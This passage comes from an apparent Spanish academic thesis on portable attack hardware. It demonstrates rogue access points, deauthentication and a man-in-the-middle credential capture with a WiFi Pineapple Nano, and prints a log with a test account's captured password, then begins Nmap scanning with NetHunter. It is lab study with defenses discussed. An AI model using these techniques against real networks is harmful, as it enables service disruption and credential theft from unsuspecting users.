


Figura 19: Esquema de un ataque mediante Rogue AP [25]

2.2.2 WiFi Pineapple Nano

Al igual que se mencionaba en el capítulo anterior para el caso de los "BadUSB", los dispositivos que pueden ser utilizados para crear un "Rogue AP" están fácilmente disponibles en Internet y su precio se ha hecho bastante asequible en los últimos años. A un precio inferior al de un móvil de gama media se puede obtener el hardware necesario para poder crear un RAP y lanzar un ataque malicioso.

En este capítulo se analiza en concreto el WiFi Pineapple Nano del proveedor Hak5. Los materiales que se incluyen en el paquete adquirido son los siguientes (pueden verse en la Figura 20):

- ✓ Cable conector en forma de Y.
- ✓ Antenas con conector RP-SMA y 3dBi de ganancia sobre las estándar.
- ✓ WiFi Pineapple Nano (conector USB).




Figura 20: Componentes del WiFi Pineapple Nano

Para su funcionamiento (véase Figura 21) se pueden sustituir las antenas que vienen de serie por las optimizadas y posteriormente se conecta el WiFi Pineapple Nano (conector USB macho) al conector hembra del cable en forma de Y. De este cable en Y se introducen los dos conectores macho en dos puertos USB del portátil que se va a utilizar; son necesarios dos para que el dispositivo disponga de la intensidad y voltaje necesarios.




Figura 21: WiFi Pineapple Nano en funcionamientro

El WiFi Pineapple Nano proporciona además una interfaz web (Figura 22) para poder monitorizar los dispositivos conectados a la red, lanzar ataques o recopilar información.




Figura 22: Login a la interfaz web del WiFi Pineapple

Utilizando el WiFi Pineapple Nano se va a realizar en primer lugar una prueba de concepto en la cual se desautenticarán los dispositivos conectados a un punto de acceso legítimo. El objetivo final es que los usuarios desconectados se vinculen al RAP para recuperar el acceso a Internet y poder de este modo efectuar un ataque MitM (Man-in-the-Middle).

2.2.3 Desautenticación

Como se ha indicado anteriormente, en esta primera prueba de concepto se va a buscar un objetivo para poder lanzar contra él un ataque de desautenticación de forma que posteriormente se conecte de nuevo a Internet a través de nuestro Rogue AP. En primer lugar, desde la interfaz web se puede realizar un reconocimiento de las redes WiFi disponibles y obtener más información acerca de nuestra red objetivo como se ve en la siguiente Figura 23:




Figura 23: Red WiFi objetivo

En función de cuál sea nuestra red WiFi objetivo, la interfaz web nos permite modificar el nombre (SSID) de nuestro punto de acceso malicioso tal y como se ve en la siguiente Figura 24:




Figura 24: Configuración del punto de acceso

En este caso se ha nombrado el punto de acceso como “PineON” para evitar que durante la PoC alguien confunda esta red con otra legítima y se conecte por error. También se ha ocultado el punto de acceso desde el cual se puede acceder a la interfaz de gestión (casilla marcada en la Figura 24 anterior). Adicionalmente, la interfaz web permite modificar la MAC del Rogue AP (véase Figura 25) para enmascararla o engañar a la víctima:




Figura 25: Configuración MAC

En cuanto al dispositivo objetivo que puede ser un smartphone, tablet, portátil o similar, se puede realizar una búsqueda de su identificador único de organización (OUI por sus siglas en inglés), que nos dará información sobre el fabricante (Figura 26) si es que se desconoce:




Figura 26: Búsqueda del OUI por MAC

En cuanto a la desautenticación propiamente dicha, una vez se tiene claro cuál es nuestro dispositivo o dispositivos objetivo y la red WiFi a la cual pertenecen, simplemente se puede utilizar uno de los módulos disponibles para el WiFi Pineapple Nano (Deauth) para lanzar el ataque.

En nuestro caso y para evitar causar problemas en redes ajenas a la nuestra, se ha optado por el modo “blacklist”, es decir, el ataque se lanza sobre aquellas redes incluidas en una lista. El modo “whitelist” funciona al contrario: lanza el ataque sobre todas las redes WiFi disponibles salvo aquellas que estén presentes en la lista (lo cual en este caso podría causar daños a terceros y por ello se ha desestimado).

Una vez configurada la lista objetivo se procede a lanzar el ataque sobre los dispositivos conectados a las redes WiFi presentes en dicha lista negra (en este caso solo es una, la nuestra) según se ve en la siguiente Figura 27:




Figura 27: Ataque de desautenticación forzosa (DoS)

En esta prueba de concepto se ha comprobado lo sencillo que resulta montar y configurar un punto de acceso malicioso para lanzar desde él un ataque de desautenticación forzosa, el cual (gracias a los módulos de la interfaz web) se resume en rellenar la lista con los objetivos y dar a un botón.

En este caso, el usuario poco puede hacer para evitar el ataque si se encuentra conectado a una red WiFi pública. La única alternativa sería conectarse a Internet utilizando los datos móviles de su compañía, aunque esto lógicamente no es gratuito. Sin embargo, los propietarios de dicha red pública sí deberían haber tomado las medidas pertinentes para evitar que un ataque de este tipo pueda llevarse a cabo. Aunque no suelen estar implementados en la mayoría de redes WLAN, hay varios métodos que permiten protegerse frente a estos ataques [26] [27].

2.2.4 Man-in-the-Middle

En esta prueba de concepto se va a realizar un ataque Man-in-the-Middle (MitM por sus siglas en inglés) utilizando el hardware WiFi Pineapple Nano. Este ataque suele realizarse tras otro ataque de desautenticación forzosa como el presentado en la PoC anterior, pero puede llevarse a cabo también de manera independiente, haciendo pasar al punto de acceso malicioso por uno legítimo (la red WiFi del ayuntamiento, por ejemplo) para que la víctima se conecte a ella.

En el caso de que este ataque se lance tras el anterior, el usuario habrá perdido su conexión a Internet e intentará volver a conectarse a la misma red inmediatamente. Sin embargo, la red original no estará disponible y en su lugar encontrará otro punto

de acceso con el mismo identificador configurado por el atacante como se ha visto en la PoC anterior, de forma que no se percate del engaño.

Como la red maliciosa es abierta (véase Figura 28), la víctima podrá conectarse sin problemas y volverá a tener conexión a Internet como antes, solo que ahora la información pasará por nuestro punto de accedo malicioso o Rogue AP (de ahí el nombre del ataque, “hombre en el medio”):




Figura 28: Dispositivo conectado al Rogue AP

Se puede verificar si la víctima o víctimas se han conectado a nuestro RAP (véase Figura 29) mediante la interfaz web del WiFi Pineapple Nano. En nuestro caso se trata del smartphone Google Nexus y de la tablet Huawei MediaPad:

Figura 29: Clientes conectados al Rogue AP

Si se quiere limitar el alcance del ataque a unos dispositivos en concreto la herramienta dispone de un filtro por MAC o por SSID, utilizado también en nuestro caso para asegurar que ningún otro dispositivo ajeno se conecte por error a nuestra red, como se aprecia en la siguiente Figura 30:




Figura 30: Filtros del Rogue AP

Para llevar a cabo esta prueba de concepto se ha creado una cuenta en la web foro.infojardin.com tal y como se ve en la siguiente Figura 31:

Figura 31: Cuenta objetivo del ataque

En cuanto al ataque en sí, se ha empleado el módulo “SSLsplit” de la interfaz web (Figura 32), que redirige el tráfico cifrado (https) hacia una conexión sin cifrar (http) para poder obtener las credenciales en texto plano:




Figura 32: Módulo SSLsplit

Simplemente haciendo click en el botón “Start” comienza el ataque (Figura 33), el cual registra la actividad de la víctima cuando esta entra en la web cuyas credenciales se desea obtener:




Figura 33: Ataque MitM en curso

Toda esta actividad se registra en un log o historial que se puede descargar desde esa misma web una vez finalizado el ataque según se ve en la Figura 34 siguiente:




Figura 34: Log con la información recopilada durante el ataque

En este log se pueden encontrar las credenciales deseados (la contraseña es "uoctfm") realizando una búsqueda de la cadena de texto "login=" (se incluye solo un fragmento ya que el log completo contiene 2749 líneas):

```
POST /login/login HTTP/1.1
Host: foro.infojardin.com
Connection: keep-alive
Content-Length: 128
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://foro.infojardin.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Linux; Android 8.0.0; AGS2-W09) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.181 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://foro.infojardin.com/login/
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Cookie: xf_session=576d8d2d540bafbcd5403950be3fdc24

login=pruebatfm%40pokemail.net&register=0&password=uoctfm&cookie_check=1&_x
fToken=&redirect=https%3A%2F%2Fforo.infojardin.com%2F2021-03-07 18:40:29
UTC [209.133.218.242]:443 -> [172.16.42.173]:51742 (493):
HTTP/1.1 303 See Other
Server: nginx
Date: Sun, 07 Mar 2021 17:49:41 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-control: private, max-age=0
Set-Cookie: xf_session=ebeac973ae276892e6ca7d3aef3954e4; path=/; secure;
httponly
X-Frame-Options: SAMEORIGIN
Last-Modified: Sun, 07 Mar 2021 17:49:41 GMT
Location: https://foro.infojardin.com/
Strict-Transport-Security: max-age=31536000
```

Como se puede comprobar resulta muy sencillo obtener las credenciales de la víctima, aunque la web en cuestión use en principio una conexión segura (SSL). Además, este proceso es completamente transparente para el usuario, ya que se dirige a la web legítima y por lo tanto el *login* funciona con normalidad.

Sin embargo, este tipo de ataques es fácilmente evitable por el usuario si este tiene unos conocimientos básicos de seguridad. Al entrar en la página debe fijarse en que la URL está securizada (https) y que aparece el símbolo del candado dando constancia de que la conexión se encuentra encriptada. Si se hace click sobre dicho candado se puede comprobar que haya sido emitido por una entidad de confianza y que se encuentre en vigor.

Por otro lado, muchas webs solo permiten el acceso securizado (https) por lo cual este ataque se encuentra limitado a aquellas páginas que ofrezcan la posibilidad de establecer una comunicación no segura. Además, algunos navegadores incorporan este requisito, es decir, fuerzan a que la conexión esté securizada para mostrar la página correspondiente.

Así pues, para evitar este ataque se puede utilizar un navegador o plugin que fuerce la conexión por https y además estar siempre atentos a que la conexión sea cifrada (símbolo del candado con el certificado apropiado junto a la URL) cuando se accede a una web en la cual se va a introducir información sensible (credenciales o datos bancarios, por ejemplo).

2.3 NetHunter Rootless

2.3.1 Introducción

Como se indicó en el primer capítulo, NetHunter Rootless es una adaptación del popular sistema operativo Kali Linux para dispositivos móviles (tables y smartphones fundamentalmente). En esencia, tras el proceso de instalación (ver Anexo 7.3) funciona como si se tratase de una app más del sistema, por lo que no necesita de permisos de administración (root) ni de la instalación de un software de base que permita su operativa.

A continuación se llevarán a cabo diversas pruebas de concepto para comprobar las capacidades reales de esta herramienta en casos de uso concretos, determinando de esta forma limitaciones y posibles defensas frente a estos ataques.

2.3.2 Detección del SO, puertos y aplicaciones asociadas

En esta primera PoC se desea simplemente realizar un análisis de la red objetivo para poder determinar posibles víctimas así como vectores de ataque. Para ello se utilizará el software Nmap [28] presente en el sistema NetHunter Rootless.

En este caso el objetivo que se desea explorar a modo de ejemplo es la máquina virtual Metasploitable 2, pero este proceso se podría utilizar igualmente para recabar información sobre dispositivos vinculados a la red y descubrir en ellos aplicaciones vulnerables. En la siguiente Figura 35 se aprecia cómo se detecta el sistema objetivo:

